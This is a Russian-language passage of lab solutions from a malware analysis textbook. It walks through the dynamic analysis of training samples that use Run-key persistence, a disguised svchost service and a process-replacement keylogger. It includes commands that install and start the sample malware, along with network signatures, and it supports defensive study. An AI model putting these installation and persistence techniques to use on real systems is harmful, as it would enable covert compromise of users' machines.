Перед запуском вредоносной программы мы запускаем `prostop` и очищаем все события, запускаем `Process Explorer` и настраиваем виртуальную сеть, включая `ArateDNS`, `Netcat` (прослушивающий порты 80 и 443) и перехват сети посредством `Wireshark`.

Запустив вредоносную программу, мы начинаем исследовать процесс в `Process Explorer`, как показано на рисунке 3-2L. Сначала щёлкаем `Lab03-01.exe` в списке процессов и выбираем **View > Lower Pane View > Handles**. В этом представлении видно, что вредоносная программа создала мьютекс с именем `WinVMX32` в точке . Также выбираем **View > Lower Pane View > DLLs** и видим, что вредоносная программа динамически загрузила такие DLL, как `ws2_32.dll` и `wshtcpip.dll`, а значит, она обладает сетевой функциональностью.




Рисунок 3-2L. Представление Lab03-01.exe в Process Explorer показывает создаваемый программой мьютекс

Затем мы используем Process Explorer для поиска дополнительных сведений. Открываем диалоговое окно **Filter**, выбрав **Filter > Filter**, после чего задаём три фильтра: один для **Process Name** (чтобы показать действия Lab03-01.exe в системе) и ещё два для **Operation**, как показано на рисунке 3-3L. Мы включаем RegSetValue и WriteFile, чтобы увидеть изменения, вносимые вредоносной программой в файловую систему и реестр.




Рисунок 3-3L. Диалоговое окно фильтра Process Monitor с фильтрами по имени процесса и операции

Задав фильтры, нажимаем **Apply**, чтобы увидеть отфильтрованный результат. Число записей сокращается с тысяч до десяти, показанных на рисунке 3-4L. Обратите внимание, что имеется только одна запись WriteFile и девять записей RegSetValue.

Seq.	Time ...	Process Name	PID	Operation	Path	Result	Detail
0	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
1	6:26:4...	Lab03-01.exe	132	WriteFile	C:\WINDOWS\system32\vmx32to64.exe	SUCCESS	Offset: 0, Length: 7,168
2	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver	SUCCESS	Type: REG_SZ, Length: 510,
3	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
4	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
5	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
6	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
7	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
8	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:
9	6:26:4...	Lab03-01.exe	132	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY, Length:

Рисунок 3-4L. Отфильтрованные результаты просмотра с тремя заданными фильтрами

Как обсуждалось в главе 3, часто требуется отфильтровать некоторый шум, например записи 0 и 3-9 на рисунке 3-4L. RegSetValue для HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed - типичный шум в результатах, поскольку программное обеспечение постоянно обновляет начальное значение генератора случайных чисел в реестре.

Остаются две интересные записи, показанные в точках  и  на рисунке 3-4L. Первая - операция WriteFile в точке . Двойной щелчок по ней сообщает, что записано 7168 байт в C:\WINDOWS\system32\vmx32to64.exe, то есть ровно столько же, сколько занимает файл Lab03-01.exe. Открыв Проводник Windows и перейдя к этому адресу, мы видим, что новый файл имеет тот же хеш MD5, что и Lab03-01.exe. Это сообщает, что вредоносная программа скопировала себя под этим именем в это место. Жёстко заданное имя файла может служить полезным индикатором вредоносной программы на узле.

Затем мы дважды щёлкаем запись в точке  на рисунке и видим, что вредоносная программа записала в реестр следующие данные:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver:C:\WINDOWS\system32\vmx32to64.exe
```

Новая запись реестра служит для запуска vmx32to64.exe при старте системы: используется адрес HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run и создаётся параметр с именем VideoDriver. Теперь можно снова открыть диалоговое окно **Filter** в прокторе, удалить фильтры **Operation** и медленно просмотреть записи в поиске пропущенных сведений.

Затем мы обращаемся к инструментам анализа сети, настроенным для базового динамического анализа. Сначала проверяем ApatеDNS, чтобы узнать, выполняла ли вредоносная программа DNS-запросы. В выводе виден запрос к www.practicalmalwareanalysis.com, соответствующий показанному ранее списку строк. (Чтобы убедиться, что вредоносная программа успела выполнить дополнительные DNS-запросы, если они есть, проведите анализ несколько раз и проверьте, меняется ли DNS-запрос, либо используйте функцию NXDOMAIN в ApatеDNS.)

Мы завершаем анализ сети исследованием результатов Netcat, показанных в следующем листинге.

```
C:\>nc -l -p 443
\7[ëÄ¿A :°I,j!Yüöí?Ç:lfh±0±")α←εg%T.L#xp±0+ll3Q0âiEφ?=-■p}»J//
_ _ _ _ _]ðE»ú¿%F^"Äμ■-
◆L^òj¿<û(y!Lß5Z0!9va±l¿úI|BX±â8||²ñö'í¿k||_r(VQ!!%09¿9. [σÄw9!!±Wm^¿#ñæ||°0/
[ [ [ ]xH||▲É||!!
x?±Æ±|L f±x_gY0< L50μ±x)±SBxè±-||ð4AÇ
```

Похоже, нам повезло: вредоносная программа, по-видимому, периодически связывается через порт 443, а Netcat у нас прослушивал порты 80 и 443. (Используйте INetSim для одновременного прослушивания всех портов.) Мы повторяем проверку несколько раз, и каждый раз данные выглядят случайными.

Последующая проверка в Wireshark сообщает, что пакеты периодической связи имеют постоянный размер (256 байт) и, по-видимому, содержат случайные данные, не связанные с протоколом SSL, который обычно работает через порт 443.

Решения лабораторной работы 3-2

Краткие ответы

1. Чтобы установить вредоносную программу как службу, вызовите экспортированную функцию `installA` посредством `rundll32.exe` командой `rundll32.exe Lab03-02.dll,installA`.
2. Чтобы запустить вредоносную программу, запустите установленную ею службу командой `net start IPRIP`.
3. Используйте `Process Explorer`, чтобы определить, какой процесс выполняет службу. Поскольку вредоносная программа будет работать внутри одного из файлов `svchost.exe` в системе, наведите указатель на каждый из них, пока не увидите имя службы, либо найдите `Lab03-02.dll` с помощью функции **Find DLL** в `Process Explorer`.
4. В просмотр можно фильтровать по PID, найденному посредством `Process Explorer`.
5. По умолчанию вредоносная программа устанавливается как служба IPRIP с отображаемым именем `Intranet Network Awareness (INA+)` и описанием `"Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes."` Для закрепления она устанавливает себя в реестре по адресу `HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll: %CurrentDirectory%\Lab03-02.dll`. Если переименовать `Lab03-02.dll`, например в `malware.dll`, она запишет в раздел реестра `malware.dll` вместо имени `Lab03-02.dll`.
6. Вредоносная программа разрешает доменное имя `practicalmalwareanalysis.com` и подключается к этому узлу через порт 80 посредством того, что выглядит как HTTP. Она выполняет запрос GET файла `serve.html` и использует `User-Agent %ComputerName% Windows XP 6.11`.

Подробный анализ

Мы начинаем с базового статического анализа, изучая структуру PE-файла и строки. На рисунке 3-5L видно, что DLL имеет пять экспортов, перечисленных начиная с точки `□`. Экспорт `ServiceMain` позволяет предположить, что для правильной работы вредоносную программу необходимо установить как службу.




Рисунок 3-5L. Экспорты Lab03-02.dll в PEview

В следующем листинге приведены интересные импортированные функции вредоносной программы.

```

OpenService
DeleteService
OpenSCManager
CreateService
RegOpenKeyEx
RegQueryValueEx
RegCreateKey
RegSetValueEx
InternetOpen
InternetConnect
HttpOpenRequest
HttpSendRequest
InternetReadFile

```

Среди них есть функции работы со службами, например CreateService, и функции работы с реестром, например RegSetValueEx. Импортированные сетевые функции, такие как HttpSendRequest, позволяют предположить, что вредоносная программа использует HTTP.

Затем мы исследуем строки, показанные в следующем листинге.

```

Y29ubmVjdA==
practicalmalwareanalysis.com
serve.html
dW5zdXBwb3J0
c2x1ZXAx
Y21k
cXVpdA==
Windows XP 6.11
HTTP/1.1
quit
exit
getfile
cmd.exe /c
Depends INA+, Collects and stores network configuration and location
information, and notifies applications when this information changes.
%SystemRoot%\System32\svchost.exe -k
SYSTEM\CurrentControlSet\Services\
Intranet Network Awareness (INA+)

```

```
%SystemRoot%\System32\svchost.exe -k netsvcs
netsvcs
SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
IPRIP
```

Мы видим несколько интересных строк, включая адреса реестра, имя домена, уникальные строки вроде IPRIP и serve.html, а также ряд закодированных строк. Базовые методы динамического анализа могут показать, как используются эти строки и импорты.

Результаты базового статического анализа позволяют предположить, что вредоносную программу необходимо установить как службу посредством экспортированной функции installA. Мы используем эту функцию, чтобы попытаться установить вредоносную программу, но перед этим запустим Regshot для создания исходного снимка реестра и Process Explorer для наблюдения за процессами, работающими в системе. Настроив Regshot и Process Explorer, устанавливаем вредоносную программу с помощью rundll32.exe:

```
C:\>rundll32.exe Lab03-02.dll,installA
```

После установки вредоносной программы мы используем Process Explorer, чтобы подтвердить её завершение, убедившись, что rundll32.exe больше нет в списке процессов. Затем создаём второй снимок Regshot, чтобы узнать, установила ли вредоносная программа себя в реестре.

Отредактированные результаты Regshot приведены в следующем листинге.

```
-----
Keys added
-----
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP ●
-----
Values added
-----
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll:
    "z:\Lab03-02.dll"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath:
    "%SystemRoot%\System32\svchost.exe -k netsvcs" ●
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName:
    "Intranet Network Awareness (INA+)" ●
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Description:
    "Depends INA+, Collects and stores network configuration and location
    information, and notifies applications when this information changes." ●
```

Раздел **Keys added** показывает, что в точке □ вредоносная программа установила себя как службу IPRIP. Поскольку вредоносная программа является DLL, для её запуска требуется исполняемый файл. В точке □ видно, что ImagePath указывает на svchost.exe, а значит, вредоносная программа будет запущена внутри процесса svchost.exe. Остальные сведения, например DisplayName и Description в точках □ и □, создают уникальный отпечаток, позволяющий выявить вредоносную службу.

Если внимательно исследовать строки, видны SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost и сообщение "You specify service name not in Svchost//netsvcs, must be one of following". Если последовать этой подсказке и исследовать раздел реестра \SvcHost\netsvcs, можно увидеть другие потенциальные имена служб, например 6to4 AppMgmt. Выполнение Lab03-02.dll,installA 6to4 установит вредоносную программу как службу 6to4, а не как службу IPRIP, показанную в предыдущем листинге.

После установки вредоносной программы как службы её можно запустить, но сначала мы настроим остальные инструменты базового динамического анализа. Запускаем проктор, предварительно очистив все события, запускаем Process Explorer и настраиваем виртуальную сеть, включая ArpateDNS и Netcat, прослушивающий порт 80, поскольку в списке строк виден HTTP.

Поскольку вредоносная программа установлена как служба IPRIP, её можно запустить командой Windows net:

```
c:\>net start IPRIP
The Intranet Network Awareness (INA+) service is starting.
The Intranet Network Awareness (INA+) service was started successfully.
```

Совпадение отображаемого имени (INA+) со сведениями из реестра сообщает, что вредоносная служба запущена.

Затем мы открываем Process Explorer и пытаемся найти процесс, в котором выполняется вредоносная программа, выбрав **Find > Find Handle or DLL**, чтобы открыть диалоговое окно на рисунке 3-6L. Вводим Lab03-02.dll и нажимаем **Search**. Как показано на рисунке, результат сообщает, что Lab03-02.dll загружена процессом svchost.exe с PID 1024. (Конкретный PID в вашей системе может отличаться.)




Рисунок 3-6L. Поиск DLL в Process Explorer

В Process Explorer выбираем **View > Lower Pane View > DLLs** и выбираем svchost.exe с PID 1024. Результат показан на рисунке 3-7L. Отображаемое имя Intranet Network Awareness (INA+) в точке □ подтверждает, что вредоносная программа выполняется в svchost.exe; дополнительным подтверждением служит загруженная в точке □ Lab03-02.dll.




Рисунок 3-7L. Исследование вредоносной службы в Process Explorer

Затем мы обращаемся к инструментам анализа сети. Сначала проверяем ApateDNS, чтобы узнать, выполняла ли вредоносная программа DNS-запросы. Вывод показывает запрос к `practicalmalwareanalysis.com`, соответствующий показанному ранее списку строк.

Примечание. Сетевой трафик появляется через 60 секунд после запуска службы: перед попыткой доступа к сети программа выполняет `Sleep(60000)`. Если сетевое соединение по какой-либо причине не удаётся (например, вы забыли настроить ApateDNS), программа ждёт 10 минут перед следующей попыткой подключения.

Мы завершаем анализ сети, исследуя результаты Netcat:

```
c:\>nc -l -p 80
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: MalwareAnalysis2 Windows XP 6.11
Host: practicalmalwareanalysis.com
```

Видно, что вредоносная программа выполняет запрос HTTP GET через порт 80: мы прослушивали порт 80 посредством Netcat, поскольку в списке строк был виден HTTP. Мы повторяем проверку несколько раз, и данные во всех запусках выглядят одинаково.

Из этих данных можно создать несколько сетевых сигнатур. Поскольку вредоносная программа постоянно выполняет запрос GET файла `serve.html`, этот запрос можно использовать как сетевую сигнатуру. Также вредоносная программа использует User-Agent `MalwareAnalysis2 Windows XP 6.11`. `MalwareAnalysis2` - имя нашей виртуальной машины анализа вредоносных программ, поэтому эта часть User-Agent на вашей машине будет другой. Вторая часть User-Agent (`windows XP 6.11`) постоянна и может использоваться как сетевая сигнатура.

Решения лабораторной работы 3-3

Краткие ответы

1. Вредоносная программа выполняет подмену процесса `svchost.exe`.
2. Сравнение образа `svchost.exe` на диске с его образом в памяти показывает, что они различаются. Образ в памяти содержит строки `practicalmalwareanalysis.log` и `[ENTER]`, а образ на диске не содержит ни одной из них.
3. Вредоносная программа создаёт файл журнала `practicalmalwareanalysis.log`.
4. Программа выполняет подмену процесса `svchost.exe`, чтобы запустить клавиатурный шпион.

Подробный анализ

Для этой лабораторной работы мы сначала запускаем Process Explorer и procmon. При запуске procmon события быстро появляются одно за другим, поэтому для включения и отключения их перехвата используем **File > Capture Events**. (Лучше не включать перехват событий, пока не будут запущены все программы динамического анализа и вы не будете готовы выполнить программу.) Посредством **Filter > Filter** открываем диалоговое окно **Filter**, а затем нажимаем **Reset**, чтобы убедиться, что включены только стандартные фильтры.

Lab03-03.exe можно запустить из командной строки или двойным щелчком по значку. После запуска Lab03-03.exe должна быть видна в Process Explorer. Обратите внимание, как она создаёт подпроцесс svchost.exe, а затем завершается, оставляя процесс svchost.exe работающим как осиротевший, как показано на рисунке 3-8L. (У осиротевшего процесса в древовидной структуре процессов не указан родительский процесс.) Осиротевший svchost.exe крайне необычен и крайне подозрителен.

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
System Idle Process	0	100.00	0 K	28 K		
explorer.exe	1528		17,672 K	14,808 K	Windows Explorer	Microsoft Corporation
svchost.exe	388		868 K	2,208 K	Generic Host Process for Wi...	Microsoft Corporation

Рисунок 3-8L. Осиротевший svchost.exe в Process Explorer

Мы продолжаем исследование, щёлкнув осиротевший процесс svchost.exe правой кнопкой мыши и выбрав **Properties**. Как показано на рисунке 3-8L, процесс выглядит как допустимый svchost.exe с PID 388, однако он подозрителен, поскольку обычно svchost.exe является дочерним процессом services.exe.

На той же странице свойств выбираем **Strings**, чтобы показать строки исполняемого образа на диске и в памяти. Переключение между вариантами **Image** и **Memory** показывает значительные расхождения между образами. Как показано на рисунке 3-9L, строки образа в памяти справа содержат practicalmalwareanalysis.log и [ENTER] в точках □ и □. Ни одна из этих строк не встречается в обычном файле Windows svchost.exe на диске, показанном слева.




Рисунок 3-9L. Process Explorer показывает строки, которых обычно нет в svchost.exe

Наличие строки practicalmalwareanalysis.log вместе с такими строками, как [ENTER] и [CAPS LOCK], позволяет предположить, что программа является клавиатурным шпионом. Чтобы проверить предположение, открываем Блокнот и вводим короткое сообщение, проверяя, будет ли вредоносная программа перехватывать нажатия клавиш. Для этого используем найденный в Process Explorer PID осиротевшего svchost.exe, чтобы создать в гостоп фильтр, показывающий только события этого PID (388). Как видно на рисунке 3-10L, события CreateFile и WriteFile процесса svchost.exe записывают в файл с именем practicalmalwareanalysis.log. (Та же строка видна в представлении памяти осиротевшего процесса svchost.exe.)

Process Name	PID	Operation	Path
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	QueryStandardInformationFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CloseFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	QueryStandardInformationFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CloseFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log

Рисунок 3-10L. Вывод просмотра процесса svchost.exe с PID 388

Открытие practicalmalwareanalysis.log в простом текстовом редакторе показывает нажатия клавиш, введенные в Блокноте. Мы заключаем, что вредоносная программа является клавиатурным шпионом, использующим подмену процесса svchost.exe.

Решения лабораторной работы 3-4

Краткие ответы

1. При запуске вредоносной программы двойным щелчком она немедленно удаляет себя.
2. Мы предполагаем, что программе может потребоваться аргумент командной строки или отсутствующий компонент.
3. Мы пытаемся использовать параметры командной строки, показанные в списке строк (например, -in), но это не приносит результата. Требуется более глубокий анализ. (Мы продолжим анализ этой вредоносной программы в лабораторных работах главы 9.)

Подробный анализ

Начинаем с базового статического анализа, исследуя структуру PE-файла и строки. Видно, что вредоносная программа импортирует сетевую функциональность, функции работы со службами и функции работы с реестром. В следующем листинге заметно несколько интересных строк.

```
SOFTWARE\Microsoft \XPS
\kernel32.dll
HTTP/1.0
GET
